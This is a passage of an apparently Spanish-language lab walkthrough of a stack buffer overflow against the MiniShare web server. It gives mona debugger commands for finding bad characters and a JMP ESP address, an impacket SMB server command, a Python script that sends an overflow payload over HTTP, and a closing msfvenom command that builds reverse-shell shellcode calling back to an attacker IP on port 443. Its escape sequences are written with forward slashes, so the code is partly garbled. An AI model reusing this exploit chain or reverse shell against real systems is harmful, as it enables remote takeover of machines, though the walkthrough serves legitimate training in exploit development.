

* Con este comando creamos el archivo bytearray:
```
!mona bytearray -cpb '/x00'
```

* Desde mi máquina atacante, creamos un servidor SMB para transferirnos el archivo:
```bash
impacket-smbserver smbFolder $(pwd) -smb2support
```
* Lo transferimos:
* Script actualizado:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 80
offset = 1787
before_eip = b"A"*offset
eip = b"B"*4
badchars = (b"/x01/x02/x03/x04/x05/x06/x07/x08/x09/x0a/x0b/x0c/x0d/x0e/x0f/x10/x11/x12/x13/x14/x15/x16/x17/x18/x19/x1a/x1b/x1c/x1d/x1e/x1f/x20"
b"/x21/x22/x23/x24/x25/x26/x27/x28/x29/x2a/x2b/x2c/x2d/x2e/x2f/x30/x31/x32/x33/x34/x35/x36/x37/x38/x39/x3a/x3b/x3c/x3d/x3e/x3f/x40"
b"/x41/x42/x43/x44/x45/x46/x47/x48/x49/x4a/x4b/x4c/x4d/x4e/x4f/x50/x51/x52/x53/x54/x55/x56/x57/x58/x59/x5a/x5b/x5c/x5d/x5e/x5f/x60"
b"/x61/x62/x63/x64/x65/x66/x67/x68/x69/x6a/x6b/x6c/x6d/x6e/x6f/x70/x71/x72/x73/x74/x75/x76/x77/x78/x79/x7a/x7b/x7c/x7d/x7e/x7f/x80"
b"/x81/x82/x83/x84/x85/x86/x87/x88/x89/x8a/x8b/x8c/x8d/x8e/x8f/x90/x91/x92/x93/x94/x95/x96/x97/x98/x99/x9a/x9b/x9c/x9d/x9e/x9f/xa0"
b"/xa1/xa2/xa3/xa4/xa5/xa6/xa7/xa8/xa9/xaa/xab/xac/xad/xae/xaf/xb0/xb1/xb2/xb3/xb4/xb5/xb6/xb7/xb8/xb9/xba/xbb/xbc/xbd/xbe/xbf/xc0"
b"/xc1/xc2/xc3/xc4/xc5/xc6/xc7/xc8/xc9/xca/xcb/xcc/xcd/xce/xcf/xd0/xd1/xd2/xd3/xd4/xd5/xd6/xd7/xd8/xd9/xda/xdb/xdc/xdd/xde/xdf/xe0"
b"/xe1/xe2/xe3/xe4/xe5/xe6/xe7/xe8/xe9/xea/xeb/xec/xed/xee/xef/xf0/xf1/xf2/xf3/xf4/xf5/xf6/xf7/xf8/xf9/xfa/xfb/xfc/xfd/xfe/xff")
payload = before_eip + eip + badchars
def exploit():
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(7)
s.connect((ip_address, port))
s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
s.recv(1024)
s.close()
except:
print("/n[!] Parece que el servicio se ha bloqueado/n")
sys.exit(1)
if __name__ == '__main__':
exploit()
```
* Enviamos de vuelta al "dump" el contenido del sistema ESP:

* Nuestros resultados de la comparación:
```
!mona compare -a 0x03C238D0 -f C:/Users/jordan/Desktop/Analysis/bytearray.bin
```
* Sobrescribimos el archivo sin caracteres no deseados y lo quitamos de nuestro script:

```bash
!mona bytearray -cpb '/x00/x0d'
```

* Y si hacemos otra comparación, ya no hay más badchars:

* Usamos el `!mona modules` comando, obtenemos "false".

* Si usamos el siguiente comando, en este caso obtendremos un error indicando que no existen punteros:
```
!mona find -s '/xFF/xE4' -m minishare.exe
```

* Usamos este comando como alternativa y encontramos 44, luego seleccionamos uno que no contenga caracteres no deseados:
```
!mona findwild -s "JMP ESP"
```

* Ahora los dos puntos en el script en la variable EIP con el prefijo "0x" y todo en minúsculas:

* Ahora generemos el shellcode para hacer la reverse shell:
```bash
msfvenom -p windows/shell_reverse_tcp --platform windows -a x86 LHOST=192.168.71.128 LPORT=443 -e x86/shikata_ga_nai EXITFUNC=thread -f c -b '/x00/x0d'
```
